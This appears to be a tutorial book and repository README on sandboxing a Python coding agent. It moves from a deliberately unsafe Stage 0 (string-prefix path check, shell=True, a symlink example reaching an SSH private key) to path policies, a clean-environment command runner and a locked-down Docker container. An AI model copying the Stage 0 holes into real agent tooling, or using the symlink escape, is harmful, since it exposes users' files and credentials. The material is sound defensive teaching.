Build a Mini Python Sandbox

A short, runnable book about turning model tool calls into bounded, auditable operating-system actions. Six standalone Python stages move from a deliberately broken fence to a hardened Docker container.

CONTENTS

What is in this manual

Introduction 3

Chapter 0 — Stage 0: The naive fence 7

Chapter 1 — Stage 1: One path policy 10

Chapter 2 — Stage 2: The sandbox object and file tools 14

Chapter 3 — Stage 3: Running code locally 17

Chapter 4 — Stage 4: Docker as the real wall 21

Chapter 5 — Stage 5: The finished harness 25

Threat model 28

Operations runbook 34

Plan — the stage contract 39

Function reference 43

Page numbers refer to the folio at the foot of each page.

Introduction

Companion code for a short, hands-on book about sandboxing a small **Python coding agent** — from a deliberately broken string-prefix fence to a hardened Docker container with a hash-chained audit log.

The book is the six `chNN/CHAPTER.md` files. This repository is the runnable version: every stage is a standalone Python project, every module is commented, and every security claim has a test beside it.

> **Safety note.** Stage 0 is intentionally unsafe. It exists to demonstrate three concrete holes, and its demo only runs against a temporary directory. Do not point `unsafe.py` at your home folder, do not add `--privileged` to the Docker recipe, and never mount the Docker socket into the sandbox.

What the book builds

STAGE	CHAPTER	THE BOUNDARY ADDED
0	The naive fence	A string prefix check and a shell call — and proof of why they fail
1	One path policy	Canonical paths, symlink resolution, platform rules
2	The sandbox and file tools	Size limits, atomic writes, safe edits, observations
3	Running code locally	Argv allowlist, clean env, timeout, tree kill, output caps, rlimits
4	Docker as the real wall	Network none, read-only root, capabilities dropped, resource limits
5	The finished harness	Tool routing, ReAct loop, audit chain, offline demo

A coding agent is a loop that turns model text into operating-system actions. The book focuses on that conversion point: **what a tool is allowed to do, how much it may consume, and what the model sees when it is refused.**

Quick start

Each chapter runs from its own directory. The runtime code has no third-party dependencies; pytest is the only test dependency. Install it once with `python -m pip install pytest` (or use your own environment manager). No API key is required. Python 3.11 or newer is recommended.

```
cd ch00
python -m mini_harness.demo
python -m pytest -v
```

The finished harness:

```
cd ch05
python -m mini_harness                # offline demo, Docker optional
python -m mini_harness --build        # build the sandbox image first
python -m pytest -v
```

With Docker installed and the image built:

```
cd ch04
docker build -t mini-harness-python:latest docker
python -m mini_harness.demo
```

Docker integration tests skip cleanly when the daemon or image is missing. The offline tests never need Docker.

Rebuild the book artifacts

The chapters and manuals are the editable sources. `scripts/build_book.py` concatenates them into two generated Markdown variants: `book.md` for the PDF (one title, `##` chapters) and `book_html.md` for the sidebar reading guide (one `#` per chapter).

```
python scripts/build_book.py
```

PDF export (needs `markdown` and `pypdf`; Chrome or Edge is detected automatically):

```
python skills/make-pdf-from-md/scripts/make_pdf.py book.md book.pdf --title "Build a Mini Python Sandbox" --keep-html
build/book.html
```

HTML reading guide (needs Node.js; the local converter is in the skill):

```
python scripts/build_book_html.py
```

`book.pdf` and `book.html` are the two reader-facing artifacts; `book.md` and `book_html.md` are generated intermediate sources.

Repository map

PATH	WHAT IT IS
`ch00/` … `ch05/`	One standalone, runnable stage per chapter
`chNN/CHAPTER.md`	The chapter: problem, design, walkthrough, acceptance, limits
`chNN/mini_harness/`	The stage's Python package
`chNN/tests/`	unittest-style tests, collected by `pytest`
`chNN/workspace/`	A small sample workspace for experimenting
`ch04/docker/`, `ch05/docker/`	The sandbox image
`plan.md`	The stage-by-stage build contract
`function_reference.md`	Alphabetical and file-by-file code map
`THREAT_MODEL.md`	Assets, adversaries, threats, mitigations and residual risk
`OPERATIONS.md`	Build, run, update, audit and incident-response runbook
`qa.html`	Architecture Q&A companion built with the shared explainer standard; open it in a browser
`book.md`, `book.pdf`	Generated combined manuscript and print-ready PDF
`book_html.md`, `book.html`	Generated HTML source and sidebar reading guide

PATH	WHAT IT IS
`scripts/build_book.py`, `scripts/build_book_html.py`	Rebuild the combined sources and the HTML reading guide
`scripts/md-to-html.mjs`	Canonical Markdown → styled explainer converter
`assets/explainer.css`, `assets/explainer.js`	The one stylesheet and behaviour shared by every explainer
`templates/explainer.html`	Starter page for a hand-built explainer
`EXPLAINERS.md`	The HTML explainer standard (layout, components, checklist)
`skills/`	Local PDF/HTML generation skills and scripts
`EXPLAINERS.md`	Shared HTML explainer standard
`assets/`, `templates/`	Shared explainer CSS/JS and starter page

Design rules used throughout

1. **One policy per boundary.** File paths go through one `PathPolicy`. Container flags go through one `DockerRunner`. A tool does not invent a second check.
2. **Refusals are observations.** A tool returns `ERROR[PATH]: ...`, not a traceback. The loop continues; the model can choose another action.
3. **No shell for model input.** Commands are argv lists. A semicolon is an argument, not a second command.
4. **The environment is built, not inherited.** A child process sees the variables the OS needs and nothing else.
5. **Limits are explicit.** Byte caps, entry caps, timeouts, memory, pids and step counts each have a named default and a test.
6. **Defence in depth.** The path policy protects the file tools; the container protects everything that escapes Python.
7. **The audit is outside the workspace.** Tools cannot edit their own trail through the sandbox, and the hash chain makes edits visible.
8. **The step limit is in the loop.** A model may loop forever; the harness may not.

Test map

CHAPTER	COMMAND	DOCKER NEEDED	NOTES
`ch00`	`python -m pytest -v`	No	Asserts the three unsafe outcomes
`ch01`	same	No	Symlink tests skip if the OS refuses links
`ch02`	same	No	Atomic writes, limits, error strings
`ch03`	same	No	Uses the running Python as the only allowlisted program
`ch04`	same	Optional	Offline tests inspect every `docker run` flag; integration skips
`ch05`	same	Optional	Audit chain, agent loop, CLI demo; Docker step skips

Run all chapters from the repository root:

```
for chapter in ch00 ch01 ch02 ch03 ch04 ch05; do
  echo "== $chapter =="
  (cd "$chapter" && python -m pytest -v)
done
```

On Windows PowerShell:

```
foreach ($chapter in "ch00","ch01","ch02","ch03","ch04","ch05") {
  Write-Host "== $chapter =="
  Push-Location $chapter
  python -m pytest -v
  Pop-Location
}
```

Platform notes

- **Windows.** Creating symlinks needs Developer Mode or an elevated process; the path-policy symlink tests skip when the OS refuses. POSIX `RLIMIT_*` tests also skip. The Docker chapters use Linux containers through Docker Desktop.
- **macOS / Linux.** Symlink and rlimit tests run. Docker Desktop or Docker Engine is needed only for the integration tests.
- **No Docker?** The book still teaches the whole path from Stage 0 to Stage 3, and Stage 4's offline tests validate the exact container recipe.

Where to start reading

Read `THREAT_MODEL.md` first if you want the "why". Read `plan.md` if you want the contract. Read `function_reference.md` when you are tracing a function. Open `qa.html` when you want the short answer to an architecture question. Every HTML explainer follows `EXPLAINERS.md`; generate a new one from Markdown with `node scripts/md-to-html.mjs <input.md>`.

Then start at `ch00/CHAPTER.md` and run each stage in order. The code is cumulative in shape but each chapter is standalone on disk, so you can jump to the boundary you care about.

Chapter 0 — Stage 0: The naive fence

Book: Stage 0, "The naive fence" **Plan:** Stage 0 **Goal:** Build the smallest possible tool surface, then prove that its sandbox is not a sandbox.

The shape we are building

A coding agent is a loop:

```
user task -> model -> tool call -> observation -> model -> ... -> final answer
```

The interesting part for this book is the arrow between **tool call** and **observation**. A tool is where model text becomes an operating-system action: a file read, a file write, a process start. Everything else is conversation. Sandboxing is the set of decisions that controls that arrow.

Stage 0 deliberately makes the wrong decisions, because they are the ones a first prototype usually makes:

- join the requested path to a workspace root;
- check that the result starts with the root as a **string**;
- run commands through the platform shell;
- inherit the parent environment;
- trust the model not to ask for anything strange.

Each of those choices looks reasonable in a demo. Each has a concrete failure.

What changed

- Added `mini_harness/unsafe.py` with `read_file`, `list_files` and `run_shell`.
- Added `mini_harness/demo.py`, which builds a throwaway lab and shows the holes.
- Added `tests/test_unsafe.py`, which **asserts the bad outcomes** so the threat model is executable.

The three holes

1. A prefix check is not a containment check

```
target = os.path.abspath(os.path.join(root, relative))
if target.startswith(root):
    return Path(target).read_text()
```

`/tmp/workspace-evil` starts with `/tmp/workspace`. A sibling folder therefore passes the fence. The check compares spellings, not filesystem identities.

2. A symlink is inside the workspace by name and outside by target

```
workspace/innocent-link.txt -> /home/me/.ssh/id_ed25519
```

The string `workspace/innocent-link.txt` starts with `workspace`, so the check passes. The kernel follows the link and opens the key. `os.path.abspath` does not resolve symlinks; it only collapses `.` and `..`.

3. A shell is not a command runner

```
subprocess.run(command, shell=True, cwd=root)
```

This gives one tool call the power to become many commands. It also inherits every secret in the parent environment, has no wall-clock limit, captures unbounded output in memory, and applies no CPU, memory or file-size limit.

The tests keep the shell command harmless (`echo hello`). The point is the shape of the call, not a destructive example. Never point Stage 0 at a real home directory.

Run it

From `ch00/`:

```
python -m mini_harness.demo
python -m pytest -v
```

The demo uses `tempfile.TemporaryDirectory`. On Windows without Developer Mode, creating a symlink is refused by the OS; the demo prints a skip line and still shows the prefix-sibling escape.

Expected shape:

```
[leaked ] prefix sibling: sibling secret\n
[blocked] plain ../ traversal: ValueError: path escapes workspace: ../outside-secret.txt
```

It works when

- [ ] `python -m mini_harness.demo` exits zero.
- [ ] The prefix-sibling read is reported as `[leaked]`.
- [ ] Plain `../` traversal is reported as `[blocked]`.
- [ ] On a symlink-capable machine, the symlink read is reported as `[leaked]`.
- [ ] `python -m pytest -v` passes (symlink test may skip).
- [ ] You can explain why the symlink case is invisible to `startswith`.

Why keep the broken code?

Because "we will add security later" is easier to resist when the first version comes with a failing threat model. The tests are not celebrating the holes; they are pinning them down. Chapter 1 replaces the expectations with the opposite ones: the escape must be refused.

A second reason is pedagogical: the fixed version is easier to trust when you have seen the exact input that broke the naive version.

Stage limits

- No real path policy.
- No size limits.
- No command allowlist, timeout or output cap.
- No audit trail.
- The demo is intentionally unsafe; do not reuse `unsafe.py`.

If it goes wrong

- **The demo blocks plain `../` and nothing else** — that is correct for this stage. The string check catches the obvious spelling.
- **The symlink case skips** — Windows needs Developer Mode or an elevated process to create symlinks. The prefix-sibling case still demonstrates the class of bug.
- **A test fails because echo is missing** — the demo uses the platform shell; `echo` is available in both `cmd.exe` and POSIX shells. If your environment is unusual, replace it with `python -c "print('hello')"` in `run_shell`.

Read next

- `../plan.md` Stage 0
- `../THREAT_MODEL.md` — the full list of assets and threats
- `../ch01/CHAPTER.md` — one path policy for every tool

Chapter 1 — Stage 1: One path policy

Book: Stage 1, "One path policy" **Plan:** Stage 1 **Goal:** Replace the string-prefix fence with one object that resolves real paths and answers the same question for every tool.

The problem

The naive fence fails because it asks "does this path *look* like it is inside the workspace?" The kernel asks "which file will this path *open*?" Those are different questions, and only the second one matters.

There are three layers to get right:

1. **Lexical normalisation.** Collapse `.` and `..`; reject NUL bytes, control characters, UNC paths and drive-relative forms.
2. **Symlink resolution.** Follow every link in the longest existing prefix, then reattach the part that does not exist yet.
3. **Containment.** Compare canonical paths with a real common-path check, not `startswith`.

Stage 1 puts all three in `mini_harness/path_policy.py`. It contains no file-content logic. It only answers where a path points.

What changed

- Added `mini_harness/path_policy.py` with `PathPolicy`, `PolicyError` and `ResolvedPath`.
- Added `mini_harness/demo.py`, which exercises allowed and refused names.
- Added `tests/test_path_policy.py` with 25 cases covering the platform edges.

The central algorithm

Resolve the deepest existing ancestor

A write target often does not exist yet:

```
workspace/deep/new/file.txt
```

`os.path.realpath` only resolves what is on disk. If the whole path is missing, it cannot tell you that `workspace/link-to-outside` is a symlinked parent.

`_realpath_best` walks upward until it finds something that exists, resolves that prefix, then reattaches the missing components:

```
current = Path(os.path.abspath(path))
missing = []
while not current.exists():
    missing.append(current.name)
    current = current.parent
resolved = Path(os.path.realpath(current))
for part in reversed(missing):
    resolved = resolved / part
```

This catches the important case:

```
workspace/outside-link/new.txt
                ^ symlink to /tmp/attacker
```

The `new.txt` does not exist, but its parent does. Resolving the parent proves that the canonical target is outside the workspace.

Compare real paths with `commonpath`

```
root = os.path.normcase(str(self.real_root))
target = os.path.normcase(str(real_target))
common = os.path.commonpath([root, target])
return common == root
```

`commonpath` understands path boundaries. On Windows it raises `ValueError` for paths on different drives; that is a refusal, not a crash. `normcase` lowercases on Windows so case-insensitive filesystems compare correctly.

Reads and writes differ on purpose

Reads may be absolute as long as the resolved file is inside the root. A developer may want to read a file by its full path. Writes must be relative: a write should be an intentional workspace action, not an absolute overwrite of a system file.

Writes also refuse a final symlink. The atomic writer in Stage 2 would replace the link rather than follow it, but other tools may not. Refusing at the policy layer makes the rule independent of the tool.

Platform spellings are normalised before validation

The policy treats `\` as a separator on every platform. On POSIX, `..\secret` would otherwise be a legal (but bizarre) filename. Normalising it makes the answer the same everywhere: that is traversal, and it is refused.

The policy also rejects:

- `C:foo` — drive-relative, not drive-absolute;
- `\\server\share` — UNC;
- `CON`, `NUL`, `LPT1.log` — Windows device names;
- `file.txt:stream` — an NTFS alternate data stream (colon-bearing names are refused);
- trailing dots and spaces on Windows — the OS may strip them, so two different strings can name the same file;
- control characters, especially NUL.

Run it

From `ch01/`:

```
python -m mini_harness.demo
python -m pytest -v
```

The demo prints the canonical path for allowed names and a `PATH:` refusal for the rest:

```
[allowed] read notes.txt: notes.txt -> ...\workspace\notes.txt
[blocked] read ../outside.txt: PATH: path escapes workspace: ../outside.txt
[blocked] read prefix sibling: PATH: path escapes workspace: ../workspace-evil/secret.txt
```

It works when

- [ ] A normal read resolves to a canonical path inside the root.
- [ ] `../outside.txt` is refused.
- [ ] `../workspace-evil/secret.txt` is refused (the Stage 0 bug).
- [ ] An absolute path inside the root is allowed for reads.
- [ ] An absolute path outside the root is refused.
- [ ] A write to an absolute path is refused.
- [ ] A write through a symlink is refused.
- [ ] `CON.txt`, `C:foo`, UNC and NUL-byte names are refused.
- [ ] The symlink tests skip, rather than fail, on a machine that cannot create symlinks.

Stage limits

- The policy is not a jail. A Python process running as the same user can still open files directly with `os.open`, race a check, or read `/proc`.
- The policy does not cap file sizes; Stage 2 adds that.
- The policy does not audit refusals; Stage 5 adds that.
- `realpath` + `open` is still a time-of-check/time-of-use gap. The only full answer is a separate security boundary (Stage 4).

If it goes wrong

- **A symlink test skips on Windows** — enable Developer Mode or run elevated, or accept the skip. The prefix-sibling and traversal tests still exercise the containment logic.
- `resolve_read("C:/x")` **behaves differently on POSIX** — drive-absolute paths are refused on non-Windows because they would be interpreted as a relative name containing a colon. This is intentional.
- **A path with** `..` **gets a reserved-name error** — make sure `.` and `..` are skipped by the reserved-name check and handled by normalisation. The tests cover this.
- **A write to a new nested path is refused** — check that `_realpath_best` reattaches the missing tail after resolving the parent. Stage 2's `_ensure_parent` creates those folders.

Read next

- `../plan.md` Stage 1
- `../THREAT_MODEL.md` — path traversal and symlink threats

- `../ch02/CHAPTER.md` — file tools with size limits and atomic writes

Chapter 2 — Stage 2: The sandbox object and file tools

Book: Stage 2, "The sandbox object and file tools" **Plan:** Stage 2 **Goal:** Put every file operation behind one object with size limits, atomic writes and a stable error vocabulary.

The problem

A path policy is necessary but not sufficient. Even a correctly resolved path can be used badly:

- reading a 2 GB file into the model's context;
- listing a directory with a million entries;
- writing a file in place, so a crash leaves half a file;
- following a symlink for a write that the policy only checked marginally;
- raising a Python exception that unwinds the agent loop.

Stage 2 turns the policy into a **sandbox contract**. The policy still answers "where"; the sandbox answers "how much, how safely, and what does the caller see when it is refused?"

What changed

- Added `mini_harness/sandbox.py` with `Sandbox`, `Limits`, `DirEntry` and `SandboxError`.
- Added `mini_harness/file_tools.py` with the model-facing tool contract and `run_tool`.
- Added `mini_harness/demo.py` and `tests/test_sandbox.py`.

The contract

Limits

```
@dataclass(frozen=True)
class Limits:
    max_read_bytes: int = 2 * 1024 * 1024
    max_write_bytes: int = 1 * 1024 * 1024
    max_dir_entries: int = 500
    max_line_bytes: int = 4000
```

These are policy choices, not security boundaries. They protect the **agent process** from a tool result that is too large to handle. A model can still ask for a small file many times; the loop's step limit and the operator's rate limits are the answer to that.

Reads are byte-bounded

`read_text` checks `stat().st_size` before opening. It then reads bytes and decodes UTF-8 with `errors="replace"`. Reading bytes:

- applies the limit to exactly the data received;
- avoids newline translation, so an edit round-trip preserves `\r\n`;
- avoids crashing on one stray non-UTF-8 byte.

Writes are atomic

The writer creates a temporary file in the **same directory**, writes and flushes it, calls `os.fsync`, then `os.replace`s it over the target. A reader sees the old file or the new file, never a half-written one. The temporary file is removed on failure.

The parent folders are created one component at a time, and the policy is re-run after each `mkdir`. That does not eliminate a determined race, but it catches a symlink planted between the first check and the write. The real fix for a hostile local user is the container in Stage 4.

Edits are unique by default

`edit_text(path, old, new)` refuses when `old` appears zero times or more than once. A silent `replace` of three identical snippets is a classic way for an agent to corrupt code. Passing `count=0` means "replace all" and is an explicit opt-in.

Deletes are file-only

`delete_file` refuses directories and non-regular files. Recursive delete is a much larger blast radius than one file, and an agent can always ask for files one at a time. A symlink is refused by the policy before this method sees it.

Errors become observations

Tools return strings, not exceptions:

```
OK: wrote 19 bytes to todo.md
ERROR[PATH]: path escapes workspace: ../outside.txt
ERROR[TOO_LARGE]: content is 2000 bytes; limit is 1024
ERROR[IS_DIR]: refusing to delete a folder
```

`run_tool` catches `SandboxError`, `KeyError`-style argument mistakes and unexpected exceptions. A bug in a tool is labelled `INTERNAL` and does not kill the session. The traceback belongs in the server log, not in the model's context.

Run it

From `ch02/`:

```
python -m mini_harness.demo
python -m pytest -v
```

The demo performs normal work and then four refusals. The exact observation strings are what a model would see.

It works when

- [ ] `read_text` returns the file, preserves `\r\n`, and refuses a directory.
- [ ] A read over the limit returns `TOO_LARGE`.

- [ ] A write creates missing parent folders.
- [ ] A write leaves no `.sandbox-*.tmp` file behind.
- [ ] `overwrite=False` returns `EXISTS` instead of clobbering.
- [ ] An edit with missing or repeated old text returns `NO_MATCH` or `AMBIGUOUS`.
- [ ] A delete of a folder returns `IS_DIR`.
- [ ] An escape returns `ERROR[PATH]`, not a traceback.
- [ ] The symlink-write test skips on a machine that cannot create symlinks.

Stage limits

- Still the same user on the same kernel. A command tool would be able to bypass the sandbox entirely.
- Still a time-of-check/time-of-use gap between policy and open.
- No command execution yet.
- No audit trail yet.

If it goes wrong

- **An edit changes the wrong text** — check that the unique-match default is active and that `count=0` is only used deliberately.
- **A write succeeds but the file is empty** — check that the temp file is flushed and fsynced before `os.replace`, and that the bytes are written before the handle closes.
- **A new nested path fails** — `_ensure_parent` walks `relative_to(root)` and creates each missing component. A parent that is a file returns `NOT_DIR`.
- **Windows says the temp file is in use** — an open handle usually means the writer raised before `os.replace`. The cleanup path removes it; check the `IO` message for the underlying error.
- **A symlink read looks like a normal file** — that is correct: reading through a symlink is allowed when the resolved target is inside the root. A write through a final symlink is refused.

Read next

- `../plan.md` Stage 2
- `../THREAT_MODEL.md` — resource exhaustion and file-write threats
- `../ch03/CHAPTER.md` — command execution without a shell

Chapter 3 — Stage 3: Running code locally

Book: Stage 3, "Running code locally" **Plan:** Stage 3 **Goal:** Execute a command through an argv allowlist with a clean environment, a timeout, a process-tree kill and bounded output.

The problem

The moment a coding agent can run a command, the sandbox story changes. File tools are a small set of operations; a process is a general-purpose escape hatch. The first version of a command tool is usually:

```
subprocess.run(user_string, shell=True)
```

That single line gives the model:

- shell composition (`;`, `&&`, pipes, redirection);
- the parent environment, including API keys;
- unlimited run time;
- unlimited output;
- no CPU, memory, file-size or process limits;
- the same filesystem and network access as the agent process.

Stage 3 removes the easy accidents. It does **not** claim to be a jail.

What changed

- Added `mini_harness/local_runner.py` with `CommandRunner`, `Limits`, `CommandPolicy` and `CommandResult`.
- Added `mini_harness/command_tool.py` with the model-facing `run_command` observation shape.
- Added `mini_harness/demo.py` and `tests/test_local_runner.py`.

The seven controls

1. Argv, not a string

`CommandRunner.run("python", ["-c", "print('hi')"])` takes a program and a list of arguments. Passing a single string is rejected. There is no `shell=True` path in the runner.

A semicolon inside an argument is an ordinary character:

```
python -c "print('a;b')"   ->  a;b
```

There is no second command to start.

2. An absolute-path allowlist

`CommandPolicy` maps a logical name to an absolute executable:

```
{"python": sys.executable}
```

The runner does not use `shutil.which` for model-supplied names. A file called `python` dropped into the workspace cannot shadow the interpreter through `PATH`. The allowlist is checked again at call time; a missing executable is an `IO` error, not a fallback to `PATH`.

3. A clean environment

`_clean_environment` starts from an empty dict and adds only:

- OS-essential variables (`SYSTEMROOT`, `WINDIR`, `COMSPEC`, `PATHEXT`, `LANG`, `LC_ALL`);
- a minimal `PATH`;
- workspace-local `HOME`, `TMP` and `TEMP`;
- deterministic Python flags.

A sentinel secret in the parent environment does not appear in the child. The test asserts that directly.

4. A timeout with a process-tree kill

The child is started in a new session (POSIX) or a new process group (Windows). On timeout the runner kills the **group**:

- POSIX: `os.killpg(os.getpgid(pid), SIGKILL)`;
- Windows: `taskkill /F /T /PID`.

Killing only the direct child would leave grandchildren running.

5. Output caps that still drain

Two background threads read stdout and stderr in 8 KiB chunks. Once the cap is reached the bytes are discarded but the pipe keeps being read. If the parent stopped reading, the child would block on a full pipe and never exit, turning an output limit into a hang.

The observation always says when output was truncated.

6. POSIX resource limits

Before `exec`, the child lowers:

- `RLIMIT_CPU` — CPU seconds;
- `RLIMIT_AS` — address space;
- `RLIMIT_FSIZE` — maximum file size;
- `RLIMIT_NOFILE` — open file descriptors;
- `RLIMIT_NPROC` — process count (where supported).

Failures are swallowed: an unsupported limit should not stop a legitimate command. On Windows there is no Python-level equivalent here; the book uses container limits in Stage 4 instead. Do not pretend the local runner is equivalent on both platforms.

7. A workspace-relative working directory

`cwd` goes through the same path policy as reads. The model cannot ask to run from the user's home folder. A missing or non-directory cwd is a `CWD` refusal.

What the demo proves, honestly

The final demo command reads a file **outside** the workspace:

```
local runner is not a filesystem jail
  OK ... outside data
```

That is not a bug in Stage 3. It is the motivation for Stage 4. Hygiene is not a boundary.

Run it

From `ch03/`:

```
python -m mini_harness.demo
python -m pytest -v
```

The tests use the running Python interpreter as the only allowlisted program, so they need no network and no shell. pytest is the sole test dependency.

It works when

- [ ] A normal Python command returns stdout and exit code 0.
- [ ] stderr is captured separately.
- [ ] A non-zero exit is visible in the result.
- [ ] A string instead of a list returns `ARGS`.
- [ ] A non-allowlisted program returns `DENIED`.
- [ ] A sentinel parent-environment secret is `MISSING` in the child.
- [ ] A sleeping child is killed at the timeout, and the run returns quickly.
- [ ] A 5000-byte line is truncated to the configured cap.
- [ ] `cwd="../.."` returns `CWD`.
- [ ] On POSIX, the child sees the requested `RLIMIT_CPU` (test may skip on Windows).

Stage limits

- Same user, same filesystem, same network. The child can read anything the user can read and connect to anything the user can connect to.
- `preexec_fn` is used for rlimits. It is only safe here because the runner executes one command at a time and starts no threads before `fork`. A concurrent server should use `posix_spawn` or a supervisor.

- The allowlist applies to the **direct** program. That program can spawn helpers. The container is what limits that.
- Windows has no rlimits in this chapter. The Docker chapter is the portable boundary.

If it goes wrong

- `DENIED` **for a program that exists** — add its absolute path to the `CommandPolicy` mapping. Do not switch to `shutil.which` for model input.
- **The timeout takes longer than expected on Windows** — `taskkill /T` walks the process tree and can take a moment. The test uses a generous bound.
- **Output is empty after a timeout** — the child may have buffered its output. Use `flush=True` in the test program, or accept that partial output is not guaranteed.
- `RLIMIT_AS` **breaks a legitimate Python start** — the memory cap is applied to the interpreter too. Raise `memory_mb` deliberately and record why.
- `preexec_fn` **warnings** — do not call this runner from multiple threads in a larger application without redesigning child setup.

Read next

- `../plan.md` Stage 3
- `../THREAT_MODEL.md` — command execution and resource exhaustion
- `../ch04/CHAPTER.md` — Docker as the real boundary

Chapter 4 — Stage 4: Docker as the real wall

Book: Stage 4, "Docker as the real wall" **Plan:** Stage 4 **Goal:** Run one argv command inside a no-network, no-capability, resource-limited container with a read-only root and a single workspace bind mount.

The problem

Stage 3 is good hygiene, not a boundary. The local runner and the agent run as the same user on the same kernel. A command can read the user's SSH keys, write to the user's home folder, or open a network connection. Timeouts and rlimits limit how much damage happens; they do not decide **what** is reachable.

Docker adds a kernel-backed boundary: namespaces, cgroups, capabilities, a seccomp profile and a separate filesystem view. It is still not magic — a container shares the host kernel — but it is a much better default than "same process, same user, same filesystem".

What changed

- Added `docker/Dockerfile` and `docker/.dockerignore`.
- Added `mini_harness/docker_runner.py` with `DockerRunner`, `DockerConfig` and `RunResult`.
- Added `mini_harness/demo.py` and `tests/test_docker_runner.py`.
- The tests assert the **exact** `docker run` flags without needing a daemon.

The image contract

```
FROM python:3.12-slim-bookworm
RUN groupadd --gid 1000 sandbox \
    && useradd --uid 1000 --gid sandbox --create-home \
       --shell /usr/sbin/nologin sandbox \
    && mkdir -p /workspace \
    && chown sandbox:sandbox /workspace
ENV PYTHONUNBUFFERED=1 \
    PYTHONDONTWRITEBYTECODE=1 \
    PYTHONNOUSERSITE=1 \
    PYTHONIOENCODING=utf-8
WORKDIR /workspace
USER sandbox
CMD ["python", "-c", "print('mini-harness sandbox image ready')"]
```

The image does one job: run Python tools. It does not install a browser, a compiler stack or a package manager workflow at runtime. Fewer tools mean fewer ways out. The fixed `uid:gid` is what `--user` passes.

Build from `ch04/`:

```
docker build -t mini-harness-python:latest docker
```

Pin the base image by digest in a real deployment. "latest" is convenient for a book and dangerous for production.

The run contract

Every flag below is a deliberate decision. The tests fail if one disappears.

FLAG	WHY IT IS THERE
`--rm`	Remove the container when it exits.
`--name <unique>`	Gives the timeout cleanup a reliable handle.
`--network none`	No network namespace connectivity. A command cannot exfiltrate data or fetch a payload.
`--read-only`	The container root filesystem is immutable.
`--cap-drop ALL`	Drop every Linux capability; no raw sockets, no mounts, no `chown` tricks.
`--security-opt no-new-privileges`	A setuid binary inside the image cannot gain privileges.
`--pids-limit 64`	Bounds process creation (fork bombs).
`--memory 256m` / `--memory-swap 256m`	Bounds memory and prevents swap from hiding the limit.
`--cpus 1.0`	Bounds CPU time per unit of wall clock.
`--ulimit nofile=64:64`	Bounds open file descriptors.
`--user 1000:1000`	Non-root inside the container.
`--workdir /workspace`	The only bind mount is the working directory.
`--tmpfs /tmp:...`	A small writable scratch space, `noexec`, `nosuid`, size-limited.
`--tmpfs /run:...`	Some tools expect `/run`; keep it small and ephemeral.
`--volume <workspace>:/workspace:rw`	The only host path visible. Change to `:ro` for read-only tasks.
`--env ...`	Explicit, minimal environment; the host environment is not passed through.
`--ipc none`	No shared IPC namespace.
`--stop-timeout 2`	Docker gets two seconds to stop the container before killing it.
`--init`	A tiny init reaps orphaned grandchildren inside the container.

Docker's default seccomp profile still applies. The runner does not pass `--privileged`, does not mount the Docker socket, and does not add devices.

The important subtlety: read-only root is not read-only workspace

`--read-only` freezes the **image** filesystem. The bind mount at `/workspace` is still writable when `workspace_mode="rw"`. That is intentional: a coding agent must edit files. The boundary is "only this folder is writable", not "nothing is writable".

If a task only needs to read, use:

```
DockerConfig(workspace_mode="ro")
```

Then even the workspace is immutable inside the container, and the host file tools remain the only way to change it.

Timeout cleanup

`docker run --rm` removes the container when it exits. If the command hangs, the Python runner must **also** remove the container, because killing the `docker` CLI process does not necessarily stop the daemon-side container. The runner calls:

```
docker rm -f <container-name>
```

then kills the CLI process. The unique name makes this safe.

Run it

From `ch04/`:

```
python -m mini_harness.demo
python -m mini_harness.demo --build
python -m pytest -v
```

The first command prints the full `docker run` argv even when Docker is not installed. The integration tests skip when the daemon or image is missing.

It works when

- [ ] The command contains `--network none`, `--read-only`, `--cap-drop ALL`, `--security-opt no-new-privileges`, `--pids-limit`, `--memory`, `--memory-swap`, `--cpus`, `--ulimit`, `--user`, `--workdir`, `--tmpfs`, `--volume`, `--ipc none` and `--init`.
- [ ] There is exactly one `--volume`, and it ends in `:/workspace:rw`.
- [ ] `workspace_mode="ro"` changes the mount to `:ro`.
- [ ] `cwd="sub"` becomes `/workspace/sub`; `cwd="../.."` returns `CWD`.
- [ ] A string argv returns `ARGS`; an empty argv returns `ARGS`.
- [ ] A host environment secret does not appear in the command.
- [ ] A configuration with `network="bridge"` or `read_only_root=False` is refused.
- [ ] With Docker and the image present: Python runs, the network fails, the root filesystem refuses a write, and the workspace is visible.

Stage limits

- A container shares the host kernel. Kernel exploits and Docker daemon compromise are outside this boundary.
- The Docker socket is extremely powerful. Never mount it into the sandbox.
- The image is part of the attack surface. Pin the base by digest, rebuild on security updates, and review packages.
- On Windows/macOS, Docker Desktop runs Linux containers in a VM. The boundary is real, but the host file sharing layer and the VM configuration still matter.
- Bind-mount permissions depend on the host user and Docker's user mapping. `--user 1000:1000` may not be able to write on a host where the workspace is owned by a different uid. This is a deployment decision, not a bug.
- `--network none` blocks network access inside the container; it does not stop the Docker daemon, the host, or a sibling container.

If it goes wrong

- `docker: command not found` — install Docker Desktop/Engine and start it. The unit tests still run; only the integration tests skip.
- `Cannot connect to the Docker daemon` — start Docker Desktop or the `docker` service. `check_available()` uses `docker version` for this reason.
- `image not found` **/ integration skip** — build the image from `ch04/`: `docker build -t mini-harness-python:latest docker`.
- **A file written in** `/workspace` **is owned by root** — check the host mount and the `--user` mapping. On Linux, use a uid:gid that matches the workspace owner, or `chown` the workspace before the run.
- **The container is still present after a timeout** — check that the unique `--name` was passed and that `docker rm -f` has permission to talk to the daemon.
- **A command that needs a writable cache fails** — do not make the root writable. Add a small, explicit tmpfs at the path the tool needs, or set `HOME`/`TMP` to `/tmp`.

Read next

- `../plan.md` Stage 4
- `../OPERATIONS.md` — image updates, daemon security and incident response
- `../ch05/CHAPTER.md` — wiring Docker into the final harness

Chapter 5 — Stage 5: The finished harness

Book: Stage 5, "The finished harness" **Plan:** Stage 5 **Goal:** Wire the path policy, file sandbox, Docker runner and an append-only audit log into one small agent loop, then prove it end to end without an API key.

The problem

At the end of Stage 4 we have two good boundaries and no product:

- file tools that enforce a path policy;
- a Docker runner that enforces a container contract.

What is missing is the thing that makes them an **agent**: a loop that chooses a tool, sees the observation, and decides what to do next — plus a record of what happened that an operator can inspect afterwards.

Stage 5 adds exactly three pieces:

1. a `Toolbox` that routes file and command tools through one interface;
2. an `Agent` loop with a hard step limit and an audit record for every action;
3. a `ScriptedModel` and CLI so the whole thing runs offline and in CI.

The absence of an LLM client is deliberate. The book is about the sandbox, not about choosing a provider. A real adapter implements one method and everything else stays the same.

What changed

- Added `mini_harness/toolbox.py` — one dispatch point for all tools.
- Added `mini_harness/docker_tools.py` — the model-facing command tool.
- Added `mini_harness/audit.py` — append-only, hash-chained JSONL.
